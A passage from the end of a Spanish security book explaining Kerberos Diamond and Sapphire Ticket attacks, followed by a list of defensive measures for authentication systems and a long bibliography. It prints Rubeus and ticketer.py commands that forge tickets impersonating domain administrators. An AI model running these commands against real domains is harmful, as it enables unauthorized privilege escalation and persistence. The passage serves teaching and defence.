Además, el atacante tiene que cifrar el *TGT* falsificado con el hash de la contraseña del *krbtgt* una vez que el *TGT* ha sido falsificado, para asegurarse de que el nuevo *TGT* pasará la verificación del *KDC* y emitirá un ticket de servicio para el servicio deseado.

Dicho esto, es importante recordar que obtener el hash de la contraseña *krbtgt* no es una tarea fácil. Hacerlo no sólo proporciona acceso a todos los servicios y recursos del dominio, sino que también permite la persistencia de la red.

```
# Get user RID
powershell Get-DomainUser -Identity <username> -Properties objectsid

.\Rubeus.exe diamond /tgtdeleg /ticketuser:<username> /ticketuserid:<RID of
username> /groups:512

# /tgtdeleg uses the Kerberos GSS-API to obtain a useable TGT for the user
without needing to know their password, NTLM/AES hash, or elevation on the
host.
# /ticketuser is the username of the principal to impersonate.
# /ticketuserid is the domain RID of that principal.
# /groups are the desired group RIDs (512 being Domain Admins).
# /krbkey is the krbtgt AES256 hash.
```

Ilustración 47: Ejecución ataque Diamond Ticket

Sapphire Ticket

El ataque *Sapphire Ticket* se basa en el truco *S4U2Self* + *U2U*. Usando *U2U* es posible solicitar *S4U2Self* sin tener un *Service Principal Name* (SPN). *S4U2Self* es uno de los mensajes de la extensión del protocolo *S4U*. *S4U2Self* permite obtener un ticket en nombre de otro usuario para sí mismo.

Cabe destacar que el ataque requiere obtener las credenciales de cualquier usuario en el dominio. Las credenciales de ese usuario se utilizarán para obtener un *TGT* (utilizando un KRB_AS_REQ normal) y más tarde para descifrar el Privilege Attribute Certificate (*PAC)* de un usuario con privilegios elevados.

Una vez recibido el *TGT*, el adversario utilizará el *U2U* + *S4U2Self*:

1. Decidir qué usuario quiere suplantar (por lo general, usuario con privilegios elevados).
2. Generar un *KRB_TGS_REQ* con los siguientes atributos:
    a. La estructura *PA_FOR_USER* contiene el usuario suplantado.
    b. El nombre de servicio (*sname*) es el nombre de usuario.
    c. El TGT del usuario se añadirá al campo *additional-tickets.*
    d. El campo *ENC-TKT-IN-SKEY* de la opción *KDC* está activado.
3. Obtener un ticket de servicio para el usuario suplantado.

Este ticket de servicio está encriptado con la clave secreta del servicio, lo que significa que, si el atacante tiene las credenciales del usuario, podrá descifrar el ticket de servicio. El atacante también tiene la clave secreta de la cuenta *krbtgt* y, por tanto, puede descifrar y modificar el *TGT* del usuario, que está firmado con dicha clave secreta.

Para falsificar el ticket, el atacante extraerá el *PAC* del usuario suplantado, y modificará el *TGT* del usuario de 2 maneras:

1. Sustituir el PAC original del usuario por el PAC con privilegios elevados.
2. Hacer coincidir el *cname* con el nombre del usuario suplantado.

Esto proporciona al atacante un *TGT* utilizable de un usuario con privilegios elevados.

```
python3 ticketer.py -request -impersonate 'domainadmin' -domain 'DOMAIN.FQDN'
-user 'domain_user' -password 'password' -aesKey 'krbtgt AES key' -domain-sid
'S-1-5-21-...' 'ignored'
```

Ilustración 48: Usando el script ticketer para solicitar un Sapphire Ticket

Hay que indicar que tanto esta técnica, como las tres descritas anteriormente, hacen referencia a técnicas para mantener la persistencia de los privilegios ganados dentro de un directorio activo.

Conclusiones

Una vez detallados estos protocolos y descritos algunos de sus ataques, se podrían considerar una serie medidas que se podrían incorporar a cualquier proyecto y que, de manera transversal a diferentes protocolos de autentificación, aseguren un enfoque de seguridad integral y robusto. Aquí se incluyen alguna de estas medidas que pueden ayudar a que no ocurran muchos de estos ataques.

- **Selección de Algoritmos Seguros**: Utilizar algoritmos criptográficos robustos y actualizados para la firma y cifrado de tokens o credenciales, asegurando que cumplan con los estándares de seguridad actuales.
- **Gestión y Rotación de Claves Criptográficas**: Implementar prácticas sólidas para la generación, almacenamiento seguro, y rotación periódica de claves criptográficas. Esto incluye el uso de mecanismos seguros para la distribución y protección de estas claves.
- **Control de Expiración de Tokens y Sesiones**: Establecer tiempos de expiración adecuados para tokens y sesiones, minimizando la ventana de oportunidad para ataques. Realizar la rotación de tokens según sea necesario.
- **Autorización Basada en Permisos Mínimos**: Implementar el principio de menor privilegio, solicitando y concediendo solo los permisos mínimos necesarios para el acceso. Validar siempre que los permisos otorgados coincidan con los solicitados.
- **Validación y Lista Blanca de Redirecciones y URLs**: Validar estrictamente las URLs de redirección y otras entradas sensibles, utilizando listas blancas de URLs permitidas para evitar redirecciones maliciosas y ataques de intermediarios.
- **Protección de la Comunicación**: Asegurar que todas las comunicaciones entre clientes, servidores de autentificación y recursos protegidos se realicen a través de canales seguros (como *HTTPS*) para prevenir ataques de interceptación (*man-in-the-middle*).
- **Manejo Seguro de Tokens**: Asegurar que los tokens (de acceso, de refresco, etc.) sean transmitidos, almacenados y utilizados de manera segura, utilizando canales cifrados y limitando su reutilización para prevenir filtraciones.
- **Validación de Entradas y Escapado de Datos**: Validar y escapar adecuadamente todas las entradas que se utilicen en *claims*, parámetros o campos de tokens para prevenir ataques de inyección de código, como inyección de SQL o *Cross-Site Scripting* (XSS).
- **Implementación de Medidas Anti-CSRF y PKCE**: Utilizar medidas como el parámetro *state* para proteger contra ataques *CSRF* y emplear *PKCE* (especialmente en aplicaciones móviles y de una sola página -*SPA*-) para proteger el flujo de autorización contra la interceptación de códigos.
- **Cookies Seguras y Protección Contra Accesos No Autorizados**: Configurar cookies con atributos de seguridad como *HttpOnly* y *Secure*, asegurando su transmisión solo a través de HTTPS y previniendo accesos no autorizados desde scripts.
- **Uso de Autentificadores Certificados y Procedimientos de Recuperación**: Emplear dispositivos o mecanismos de autentificación que estén certificados bajo estándares reconocidos, y establecer procedimientos seguros para la recuperación de cuentas en caso de pérdida de acceso.

- **Monitorización y Registro de Eventos**: Implementar un sistema de monitorización continuo y registro de eventos relacionados con la autentificación y autorización para detectar y responder rápidamente a comportamientos sospechosos.
- **Autentificación Multifactor (MFA):** Siempre que sea posible, añadir una capa adicional de seguridad mediante la implementación de autentificación multifactor (MFA) para reducir el riesgo de compromisos de cuenta.
- **Pruebas y Actualizaciones de Seguridad**: Realizar pruebas de seguridad periódicas en los sistemas de autentificación y asegurarse de que todo el software involucrado esté actualizado con los últimos parches y mejoras de seguridad.
- **Control de Acceso Físico y Protección de Dispositivos**: Proteger los dispositivos de autentificación mediante políticas de seguridad que limiten el acceso físico a usuarios autorizados y asegurar su almacenamiento en lugares seguros cuando no estén en uso.
- **Alertas y Notificaciones de Actividades Sospechosas**: Configurar alertas para detectar y responder rápidamente a cualquier actividad inusual o sospechosa relacionada con el proceso de autentificación o el uso de tokens.

Bibliografía

Ramírez, F., Grande E. y Troncoso R. (2022). Docker SecDevOps. (2ª ed.) 0xWORD.

Troncoso R. (2022). Kubernetes para profesionales. 0xWORD.

2024 CrowdStrike incident. (30 de julio de 2024). En Wikipedia. https://en.wikipedia.org/w/index.php?title=2024_CrowdStrike_incident&oldid=1237605119

SAML 2.0. (5 de diciembre de 2023). En Wikipedia. https://en.wikipedia.org/w/index.php?title=SAML_2.0&oldid=1188429212

OASIS. (25 de marzo de 2008). SAML V2.0 Technical Overview. OASIS. http://docs.oasis-open.org/security/saml/Post2.0/sstc-saml-tech-overview-2.0.pdf

OASIS. (15 de marzo de 2005). Assertions and Protocols for the OASIS Security Assertion Markup Language (SAML) V2.0. OASIS. http://docs.oasis-open.org/security/saml/v2.0/saml-core-2.0-os.pdf

Hacktriks. SAML Basics. (20 de julio de 2024). https://book.hacktricks.xyz/pentesting-web/saml-attacks/saml-basics

Risher B. How to Hunt Bugs in SAML; a Methodology. (24 de abril de 2019). https://epi052.gitlab.io/notes-to-self/blog/2019-03-07-how-to-test-saml-a-methodology/

Hacktriks. SAML Attacks. (19 de julio de 2024). https://book.hacktricks.xyz/pentesting-web/saml-attacks

Lowe T. VulnerableSAMLApp. (2 de noviembre de 2020). https://github.com/yogisec/VulnerableSAMLApp

PortSwigger. JWT Attacks. https://portswigger.net/web-security/jwt

McLean T. Critical vulnerabilities in JSON Web Token libraries. (21 de agosto de 2020). https://auth0.com/blog/critical-vulnerabilities-in-json-web-token-libraries/

Hacktriks. JWT vulnerabilities. (19 de julio de 2024). https://book.hacktricks.xyz/pentesting-web/hacking-jwt-json-web-tokens

Thomas A. Bug Bounty Playbook 2. (24 de julio de 2022). https://github.com/akr3ch/BugBountyBooks/blob/main/Bug-Bounty-Playbook-V2.pdf

Bathla S. Hacking JWT Tokens: jku Claim Misuse. (23 de mayo de 2020). https://blog.pentesteracademy.com/hacking-jwt-tokens-jku-claim-misuse-2e732109ac1c

JWT Debuger. https://token.dev/

Elhadidi O. Your Guide To JWT Attacks. (26 de marzo de 2022). https://medium.com/@omarwhadidi9/your-guide-to-jwt-attacks-ce44b55dd3f

IETF OAuth Working Group. OAuth 2.0. (14 de febrero de 2024).
https://oauth.net/2/

IETF OAuth Working Group. OAuth Grant Types. (17 de marzo de 2023).
https://oauth.net/2/grant-types/

Pontarelli B., Ahmed Hashesh A., Moore D.What is OAuth 2.0 and How does it Work?
https://fusionauth.io/articles/oauth/modern-guide-to-oauth

PortSwigger. OAuth 2.0 authentication vulnerabilities.
https://portswigger.net/web-security/oauth

PortSwigger. OAuth grant types.
https://portswigger.net/web-security/oauth/grant-types

The OWASP® Foundation. Testing for OAuth Weaknesses. (3 de agosto de 2023).
https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/05-Authorization_Testing/05-Testing_for_OAuth_Weaknesses

Application Security Cheat Sheet. OAuth 2.0 Vulnerabilities. (1 de agosto de 2023).
https://0xn3va.gitbook.io/cheat-sheets/web-application/oauth-2.0-vulnerabilities

Singh A. How can Hackers Analyze the Attacks on OAuth 2.0? Payatu. (31 de marzo de 2022).
https://payatu.com/blog/oauth-vulnerabilities/

HackTricks. OAuth to Account takeover. (19 de julio de 2024).
https://book.hacktricks.xyz/pentesting-web/oauth-to-account-takeover

Carmel A. Traveling with OAuth — Account Takeover on Booking.com. (2 de marzo de 2023).
https://salt.security/blog/traveling-with-oauth-account-takeover-on-booking-com

Syn Cubes Team. Oauth2.0 Pentest Checklist. (25 de mayo de 2021).
https://www.syncubes.com/oauth2_threat_model

Buyens K. OAuth 2.0 Security Cheat Sheet. (25 de junio 2019).
https://github.com/koenbuyens/oauth-2.0-security-cheat-sheet/

Morgan C. ttacking and Defending OAuth 2.0 (Part 1 of 2: Introduction, Threats, and Best Practices). (6 de agosto de 2020).
https://www.praetorian.com/blog/attacking-and-defending-oauth-2-0-part-1/

Morgan C. ttacking and Defending OAuth 2.0 (Part 2 of 2: Introduction, Threats, and Best Practices). (16 de marzo de 2021).
https://www.praetorian.com/blog/attacking-and-defending-oauth-2/

OpenID Fundation. What is OpenID Connect.
https://openid.net/developers/how-connect-works/

PortSigger. OpenID Connect.
https://portswigger.net/web-security/oauth/openid

Application Security Cheat Sheet. OpenID Connect Vulnerabilities. (1 de agosto de 2023). https://0xn3va.gitbook.io/cheat-sheets/web-application/oauth-2.0-vulnerabilities/openid-connect

Fido Alliance. FIDO Authentication. https://fidoalliance.org/fido2/

Segal D. Using MITM to bypass FIDO2 phishing-resistant protection. (6 de mayo de 2024). https://www.silverfort.com/blog/using-mitm-to-bypass-fido2/

Kepkowski M., Hanzlik L., Wood I., y Kaafar M A. How Not to Handle Keys: Timing Attacks on FIDO Authenticator Privacy. (16 de junio de 2022). https://petsymposium.org/popets/2022/popets-2022-0129.pdf

Kumar Yadav T., Seamons K. A Security and Usability Analysis of Local Attacks Against FIDO2. (6 de agosto de 2023). https://arxiv.org/pdf/2308.02973

Kuchhal D., Saad M., Oest A. y Li F. Evaluating the Security Posture of Real-World FIDO2 Deployments. CCS '23. (26-30 de noviembre de 2023). https://faculty.cc.gatech.edu/%7Efrankli/papers/kuchhal_ccs23.pdf

Kerberos. (25 de febrero de 2024). En Wikipedia. https://es.wikipedia.org/w/index.php?title=Kerberos&oldid=158422626

Kerberos Authentication Overview (9 de marzo de 2023). En Microsoft Learn. https://learn.microsoft.com/es-es/windows-server/security/kerberos/kerberos-authentication-overview

HackTricks. Kerberoast. (19 de julio de 2024). https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/kerberoast

Velazco M. Detecting Active Directory Kerberos Attacks: Threat Research Release, March 2022. (marzo 2022). Splunk Threat Research Team. https://www.splunk.com/en_us/blog/security/detecting-active-directory-kerberos-attacks-threat-research-release-march-2022.html

Active Directory & Kerberos Abuse. (agosto de 2019). Red Team Notes. https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse

Bougioukas D. 8 Powerful Kerberos attacks (that analysts hate). (6 de febrero de 2024). https://www.hackthebox.com/blog/8-powerful-kerberos-attacks

Pérez E. Kerberos (I): How does Kerberos work? – Theory. (20 de marzo de 2019). https://www.tarlogic.com/blog/how-kerberos-works/

Pérez E. Kerberos (II): ¿Como atacar Kerberos? (4 de junio de 2019). https://www.tarlogic.com/es/blog/como-atacar-kerberos/

Livet P. Kerberos OPSEC: Offense & Detection Strategies for Red and Blue Team – Part 1 : Kerberoasting. (13 de diciembre de 2023). https://www.intrinsec.com/kerberos_opsec_part_1_kerberoasting/

Saladin P. Kerberos OPSEC: Offense & Detection Strategies for Red and Blue Team – Part 2 : AS_REP Roasting. (5 de agosto de 2024). https://www.intrinsec.com/kerberos_opsec_part_2_as_rep-roasting/

HackTricks. Pass the Ticket. (19 de julio de 2024). https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/pass-the-ticket

HackTricks. Golden Ticket. (19 de julio de 2024). https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/golden-ticket

HackTricks. Silver Ticket. (19 de julio de 2024). https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/silver-ticket

HackTricks. Diamond Ticket. (19 de julio de 2024). https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/diamond-ticket

Soprin O., Shachar Roitman S. Precious Gemstones: The New Generation of Kerberos Attacks. (12 de diciembre de 2022). https://unit42.paloaltonetworks.com/next-gen-kerberos-attacks/

Gabaldon P. Diamond And Sapphire Tickets. (16 de enero de 2023). https://pgj11.com/posts/Diamond-And-Sapphire-Tickets/

Índice alfabético